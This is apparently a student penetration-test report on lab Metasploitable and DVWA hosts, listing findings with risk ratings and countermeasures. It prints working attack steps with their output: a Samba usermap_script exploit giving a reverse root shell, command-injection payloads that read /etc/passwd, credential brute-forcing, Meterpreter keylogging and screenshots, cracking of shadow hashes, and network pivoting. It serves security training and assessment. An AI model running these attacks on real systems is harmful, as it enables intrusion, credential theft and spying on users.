The Samba 3.0.20 usermap_script vulnerability allows unauthenticated remote command execution via a crafted username in an MS-RPC call. This was exploited using Metasploit module exploit/multi/samba/usermap_script.

```
msf > search samba 3.0.20

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
```

```
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Command shell session 1 opened (192.168.50.2:4444 -> 192.168.50.3:60819) at 2026-05-15 15:59:07 -0400

uname -a
linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
gmFWWJRMyl
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Reference No:	Risk Rating:
F-002	CRITICAL
Tools Used: Metasploit Framework (exploit/multi/samba/usermap_script), Nmap, Enum4linux	
Vulnerability Description: Samba 3.0.20 is vulnerable to a remote code execution flaw in the username map script feature. By injecting shell metacharacters into the username field, arbitrary OS commands are executed as root.	
Vulnerability Identified by / How It Was Discovered: Identified Samba version via Nmap. Used exploit/multi/samba/usermap_script in Metasploit with RHOST set to 192.168.50.3. Exploitation yielded an immediate root shell.	
Vulnerable Target / IP Address: 192.168.50.3 — Port 445 (SMB/Samba)	
Implications / Consequences: Complete remote code execution as root. Attacker gains full system control without any credentials.	
Suggested Countermeasures: Upgrade Samba to a patched release. Disable 'username map script' if not required. Apply firewall rules to restrict SMB access to trusted hosts only.	
References: CVE-2007-2447 Samba Security Advisory NIST NVD	

7.3 HTTP — DVWA Command Injection

The DVWA (Damn Vulnerable Web Application) hosted on Apache 2.2.8 was accessed and used to demonstrate command injection vulnerabilities at security level Low. The ping input field was exploited to execute arbitrary OS commands.

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# service apache2 start

(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# dirb http://192.168.50.3

DIRB v2.22
By The Dark Raver

START_TIME: Fri May 15 15:39:45 2026
URL_BASE: http://192.168.50.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.50.3/ ---
+ http://192.168.50.3/cgi-bin/ (CODE:403|SIZE:293)
=> DIRECTORY: http://192.168.50.3/dav/
+ http://192.168.50.3/index (CODE:200|SIZE:891)
+ http://192.168.50.3/index.php (CODE:200|SIZE:891)
+ http://192.168.50.3/phpinfo (CODE:200|SIZE:48062)
+ http://192.168.50.3/phpinfo.php (CODE:200|SIZE:48074)
=> DIRECTORY: http://192.168.50.3/phpMyAdmin/
+ http://192.168.50.3/server-status (CODE:403|SIZE:298)
=> DIRECTORY: http://192.168.50.3/test/
=> DIRECTORY: http://192.168.50.3/twiki/

--- Entering directory: http://192.168.50.3/dav/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

user>
.:ok000kdc'      'cdk000ko:..
.x000000000000c  c000000000000x.
:00000000000000k. ,k00000000000000:
'000000000kkk00000: :0000000000000000'
o0000000. .o000o0000l. ,00000000o
d00000000. .c00000c. ,00000000x
l00000000. ;d; ,00000000l
.o0000000. .; ; ,00000000.
c0000000. .00c. 'o00. ,0000000c
o000000. .0000. :0000. ,000000o
l00000. .0000. :0000. ,00000l
;0000' .0000. :0000. ;0000;
.d00o .0000cccx0000. x00d.
pass; ,k0l .000000000000. .d0k,
:kk; .000000000000. c0k:
;k00000000000000k:
,x00000000000x,
.l0000000l.
,d0d,
-

[ metasploit v6.4.126-dev ]
+ -- --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```



```
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes     PHP CGI Argument Injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06      excellent Yes     PHP CGI Argument Injection Remote Code Execution
2  \_ target: Windows PHP
3  \_ target: Windows Command

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf > use 0
[-] The supplied module name is ambiguous: uninitialized constant HTTP.
msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > options
```

Reference No:	Risk Rating:
F-003	CRITICAL
Tools Used: Web browser, Burp Suite (request interception), manual payload crafting	
Vulnerability Description: DVWA's Command Execution module at security level Low does not sanitize user input. Chaining OS commands (e.g., 127.0.0.1; cat /etc/passwd) allows arbitrary command execution via the web application.	
Vulnerability Identified by / How It Was Discovered: Logged into DVWA, navigated to Command Execution. Injected payloads such as 127.0.0.1; id and 127.0.0.1; cat /etc/passwd. Output displayed directly in the browser.	
Vulnerable Target / IP Address: http://192.168.50.3/dvwa/vulnerabilities/exec/	
Implications / Consequences: Disclosure of sensitive system files. Potential for full reverse shell via web injection. Compromise of the web server and underlying OS.	
Suggested Countermeasures: Implement strict server-side input validation. Use whitelist-based input filtering. Upgrade DVWA security level to High or remove in production. Apply WAF rules.	
References: OWASP Command Injection CWE-78	

7.4 SSH — Default Credential Login

The SSH service was found to accept the default credentials msfadmin:msfadmin, allowing direct authenticated shell access to the target system.

```
msf auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txt
pass_file => pass.txt
msf auxiliary(scanner/ssh/ssh_login) > set user_file user.txt
user_file => user.txt
msf auxiliary(scanner/ssh/ssh_login) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
```

Reference No:	Risk Rating:
F-004	CRITICAL
Tools Used: SSH client (ssh command), Hydra (credential brute-forcing)	
Vulnerability Description: The SSH service on port 22 accepts the default username and password msfadmin:msfadmin. This is a well-known Metasploitable default credential pair, allowing trivial authenticated access.	
Vulnerability Identified by / How It Was Discovered: Attempted SSH login using ssh msfadmin@192.168.50.3 with password msfadmin. Authentication succeeded immediately without any lockout mechanism.	
Vulnerable Target / IP Address: 192.168.50.3 — Port 22 (SSH)	
Implications / Consequences: Attacker gains a persistent interactive shell as a privileged user. SSH keys can be planted for persistent access. Credential pair may be reused across other services.	
Suggested Countermeasures: Disable default accounts and enforce strong, unique passwords. Implement SSH key-based authentication and disable password login. Enable fail2ban or similar intrusion prevention.	
References: NIST SP 800-123 CWE-798 (Use of Hard-coded Credentials)	

7.5 Telnet — Cleartext Credential Interception

Telnet on port 23 was found operational. The protocol transmits all data in cleartext, including authentication credentials and session content. A login session was demonstrated and sniffed.

```
(root@Redowanul-Haq-CA0S001)~/home/kali/Desktop
msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
t Framework console...\

it looks like you're trying to run a
module

Trash

@ @
|| ||
|| ||
|| ||

=[ metasploit v6.4.126-dev ]
+ -- ==[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- ==[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf auxiliary(scanner/telnet/telnet_login) > options
Module options (auxiliary/scanner/telnet/telnet_login):
  Name           Current Setting  Required  Description
  ----           -
  ANONYMOUS_LOGIN false          yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS false          no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
  CreateSession    true           no        Create a new session for every successful login
  DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false          no        Add all passwords in the current database to the list
  DB_ALL_USERS     false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD         true           no        A specific password to authenticate with
  PASS_FILE        true           no        File containing passwords, one per line
  RHOSTS           true           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           23            yes       The target port (TCP)
  STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
  THREADS          1             yes       The number of concurrent threads (max one per host)
  USERNAME         true           no        A specific username to authenticate as
  USERPASS_FILE    true           no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false          no        Try the username as the password for all users
  USER_FILE        true           no        File containing usernames, one per line
  VERBOSE          true           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Reference No:	Risk Rating:
F-005	HIGH
Tools Used: Telnet client, Wireshark (credential sniffing)	
Vulnerability Description: The Telnet service on port 23 transmits all data in cleartext. Any network-level attacker (or someone with access to captured traffic) can trivially extract credentials and session commands.	
Vulnerability Identified by / How It Was Discovered: Connected via telnet 192.168.50.3 and logged in with msfadmin credentials. Simultaneously captured traffic with Wireshark on eth0. Credentials were visible in plaintext in the packet capture.	
Vulnerable Target / IP Address: 192.168.50.3 — Port 23 (Telnet)	
Implications / Consequences: Credential theft via network sniffing. Session hijacking. Any data transmitted over Telnet (including root commands) is fully exposed to eavesdroppers.	
Suggested Countermeasures: Disable Telnet immediately. Replace with SSH for all remote access. If legacy systems require Telnet, use encrypted tunneling (SSH port forwarding) as a stopgap.	
References: IETF RFC 854 CWE-319 (Cleartext Transmission of Sensitive Information)	

7.6 MySQL — No Root Password

The MySQL service on port 3306 was found to have the root account accessible with no password when connecting from localhost (or via a Meterpreter session), exposing the entire database to an attacker with local access.

```
(root@Redowanul-Haq-CADS001) [/home/kali/Desktop]
# nmap -p 3306 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 16:04 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00012s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5

mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, ConnectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, SwitchToSSLAfterHandshake, SupportsCompression
| Status: Autocommit
| Salt: m0:0sD8,s-@dUj5j;%Fq
MAC Address: 00:0C:29:71:4B:31 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.12 ms 192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.09 seconds
```

```
(root@Redowanul-Haq-CADS001) [/home/kali/Desktop]
# mysql -u root -h 192.168.50.3 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 22
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Reference No:	Risk Rating:
F-006	CRITICAL
Tools Used: MySQL CLI client, Metasploit auxiliary/scanner/mysql/mysql_login	
Vulnerability Description: MySQL 5.0.51a-3ubuntu5 is configured with a blank root password, allowing unauthenticated access to all databases from localhost. Combined with a shell on the box, an attacker has full database control.	
Vulnerability Identified by / How It Was Discovered: From an established shell session, ran mysql -u root with no password. Successfully authenticated and enumerated all databases including user credential tables.	
Vulnerable Target / IP Address: 192.168.50.3 — Port 3306 (MySQL)	
Implications / Consequences: Complete access to all databases including user credentials. Data exfiltration, modification, or deletion. Potential for reading OS files via LOAD DATA INFILE.	

Suggested Countermeasures:
Set a strong password for the MySQL root account. Restrict MySQL access to localhost only. Disable root remote login. Implement least-privilege database accounts.

References:
CWE-521 (Weak Password Requirements) | MySQL Security Documentation

8. Post-Exploitation & Privilege Escalation

8.1 Meterpreter Session — Windows Target via HFS Payload

A Windows target machine on the secondary network was compromised using a custom msfvenom-generated payload delivered via HFS (HTTP File Server). The payload established a Meterpreter reverse_tcp session back to the Kali listener.

```
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.78.131
lhost => 192.168.78.131
msf exploit(multi/handler) > set lport 4488
lport => 4488
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.78.131:4488
```

```
msf exploit(multi/handler) > search rdp enable

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  post/windows/manage/enable_rdp           .               normal  No     Windows Manage Enable Remote Desktop
1  auxiliary/scanner/http/wp_easy_wp_smtp   2020-12-06      normal  No     WordPress Easy WP SMTP Password Reset
2  exploit/multi/http/wp_file_manager_rce   2020-09-09      normal  Yes    WordPress File Manager Unauthenticated Re
3  auxiliary/admin/http/wp_automatic_plugin_privesc 2021-09-06      normal  Yes    WordPress Plugin Automatic Config Change
4  exploit/multi/http/wp_reallysimplessl_2fa_bypass_rce 2024-11-14      excellent Yes    WordPress Really Simple SSL Plugin Authen
5  \_ target: PHP In-Memory                 .               .       .
6  \_ target: Unix In-Memory                .               .       .
7  \_ target: Windows In-Memory             .               .       .
8  auxiliary/gather/wp_w3_total_cache_hash_extract .               normal  No     WordPress W3-Total-Cache Plugin 0.9.2.4 (
9  auxiliary/admin/http/wp_easycart_privilege_escalation 2015-02-25      normal  Yes    WordPress WP EasyCart Plugin Privilege Es
10 auxiliary/admin/http/wp_wplms_privilege_escalation 2015-02-09      normal  Yes    WordPress WPLMS Theme Privilege Escalatio
11 exploit/unix/webapp/wp_lastpost_exec     2005-08-09      excellent No     WordPress cache_lastpostdate Arbitrary Co
12 exploit/multi/http/wp_litespeed_cookie_theft 2024-09-04      excellent Yes    Wordpress LiteSpeed Cache plugin cookie t
13 \_ target: PHP In-Memory                 .               .       .
14 \_ target: Unix In-Memory                .               .       .
15 \_ target: Windows In-Memory             .               .       .
16 auxiliary/scanner/http/wp_paid_membership_pro_code_sql 2023-01-12      normal  Yes    Wordpress Paid Membership Pro code Unauth
17 auxiliary/scanner/http/wordpress_pingback_access .               normal  No     Wordpress Pingback Locator

Interact with a module by name or index. For example info 17, use 17 or use auxiliary/scanner/http/wordpress_pingback_access

msf exploit(multi/handler) > use 0
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
youtube.com<CR>
hello meterpreter

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/iMUQhRb.jpeg
meterpreter > █
```

Post-exploitation activities performed via Meterpreter:

- Keystroke logging (keyscan_start / keyscan_dump / keyscan_stop) — captured keystrokes including 'youtube.com' and 'hello meterpreter'
- Screenshot capture of the victim desktop (screenshot command)
- System information gathering (sysinfo, getuid)
- File system browsing and privilege enumeration

8.2 Password Cracking

The /etc/shadow file was accessed from the root shell obtained via SMB exploitation. Hashed passwords were extracted and cracked using John the Ripper and Hydra.

```
[root@Redowanul-Haq-CADS001]~/home/kali/Desktop
# john --format=NT Hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Pa$$w0rd123 (Admin)
1g 0:00:00:00 DONE (2026-05-16 15:29) 100.0g/s 27700p/s 27700c/s 74600C/s company..starwars
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```



```
(root@Redowanul-Haq-CADS001) [/home/kali/Desktop]
# hashcat -m 1000 Hash.txt /usr/share/wordlists/rockyou.txt
hashcat (V1.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 7 5700X 8-Core Processor, 2929/5859 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 6 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed 2 hashes found as potfile entries.

Host memory allocated for this attack: 512 MB (6486 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 277
* Bytes.....: 2593
* Keyspace..: 277

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 2048 base words but only got 13.5% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.
```

Reference No:	Risk Rating:
F-007	HIGH
Tools Used: John the Ripper, Hydra, unshadow utility	
Vulnerability Description: Weak, easily guessable passwords were used for multiple system accounts. After extracting /etc/shadow via a root shell, password hashes were cracked using a wordlist (rockyou.txt) within minutes.	
Vulnerability Identified by / How It Was Discovered: Used the unshadow command to combine /etc/passwd and /etc/shadow. Fed the combined file to John the Ripper with the rockyou.txt wordlist. Multiple account passwords were recovered.	
Vulnerable Target / IP Address: 192.168.50.3 — /etc/shadow	
Implications / Consequences: Recovered plaintext credentials can be used for lateral movement, persistent access, and re-entry even if the initial exploit vector is patched.	

Suggested Countermeasures:

Enforce strong password policies (minimum 12 chars, complexity requirements). Implement account lockout policies. Use PAM modules for password strength enforcement.

References:

NIST SP 800-63B | CWE-521

9. Network Pivoting

9.1 Discovery of Dual-Homed Host

After gaining a root shell on Metasploitable (192.168.50.3), the `ipconfig` command revealed a second network interface (`eth1`) on the 10.10.10.0/24 subnet. This indicates a dual-homed host that bridges two isolated network segments.

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 00:0c:29:71:4b:31
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.50.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe71:4b31
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 3
=====
Name       : eth1
Hardware MAC : 00:0c:29:71:4b:3b
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 10.10.10.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe71:4b3b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

9.2 Pivot Route Establishment

Using Metasploit's route add command, a pivot route was configured through the Meterpreter session to reach the 10.10.10.0/24 network. This allows Kali Linux to attack hosts on the secondary subnet that would otherwise be unreachable.

```
msf auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):

  Name      Current Setting  Required  Description
  ---      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    1080             yes       The port to listen on
  SRVSSL     false            no        Negotiate SSL/TLS for local server connections
  VERSION    5                yes       The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  no               no        Proxy password for SOCKS5 listener
  USERNAME  no               no        Proxy username for SOCKS5 listener

Auxiliary action:

  Name      Description
  ---      -
  Proxy     Run a SOCKS proxy server

View the full module info with the info, or info -d command.
msf auxiliary(server/socks_proxy) > set version 4a
version => 4a
```

```
(root@Redowanul-Haq-CADS001)-[ /home/kali/Desktop ]
# proxychains -q nmap -sT -Pn 10.10.10.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 10:39 -0400
Nmap scan report for 10.10.10.5
Host is up (0.00s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown



Nmap done: 1 IP address (1 host up) scanned in 6.11 seconds
```

Reference No:	Risk Rating:
F-008	HIGH
Tools Used: Metasploit route command, Meterpreter post/multi/manage/autoroute	
Vulnerability Description: The compromised Metasploitable host has two active network interfaces: one on the attacker-accessible subnet (192.168.50.0/24) and one on an internal subnet (10.10.10.0/24). This allows an attacker to use it as a jump point to reach otherwise isolated systems.	
Vulnerability Identified by / How It Was Discovered: After obtaining Meterpreter on 192.168.50.3, ran ipconfig to identify the 10.10.10.5 interface. Used Metasploit's route add to tunnel traffic through the session and performed an Nmap scan of the secondary subnet.	
Vulnerable Target / IP Address: 192.168.50.3 (pivot point) → 10.10.10.0/24	
Implications / Consequences: Attacker can reach previously inaccessible internal network segments. This could lead to compromise of additional hosts, lateral movement across network segments, and exfiltration of data from isolated subnets.	
Suggested Countermeasures: Implement proper network segmentation with firewalls between subnets. Restrict dual-homed host routing. Monitor for unexpected inter-subnet traffic. Apply principle of least privilege to network access.	
References: MITRE ATT&CK T1021 (Lateral Movement) CWE-284	

10. Traffic Sniffing & Credential Interception

10.1 Wireshark Network Sniffing

Wireshark was launched on the Kali Linux eth0 interface to capture all traffic on the 192.168.50.0/24 subnet. Cleartext protocols such as Telnet, FTP, and HTTP transmitted credentials in plaintext, which were visible in the packet capture.



10.2 Burp Suite HTTP Interception

Burp Suite Community Edition was configured as a proxy to intercept and analyze HTTP traffic to the DVWA application. This allowed inspection and modification of HTTP requests, enabling identification of injection points and session token weaknesses.

Reference No:	Risk Rating:
F-009	MEDIUM
Tools Used: Wireshark (network sniffer), Burp Suite (HTTP proxy/interceptor)	
Vulnerability Description: Multiple services on the target transmit sensitive data over unencrypted protocols. A network-adjacent attacker (or a compromised host on the same subnet) can capture and read all cleartext traffic, including authentication credentials.	
Vulnerability Identified by / How It Was Discovered: Launched Wireshark on eth0 and captured traffic during Telnet and FTP sessions. Credentials were visible in plaintext in the Follow TCP Stream view. Burp Suite was used to intercept DVWA HTTP requests.	
Vulnerable Target / IP Address: 192.168.50.0/24 — Telnet (23), FTP (21), HTTP (80)	
Implications / Consequences: Credential theft, session hijacking, and unauthorized access to all services using cleartext protocols.	
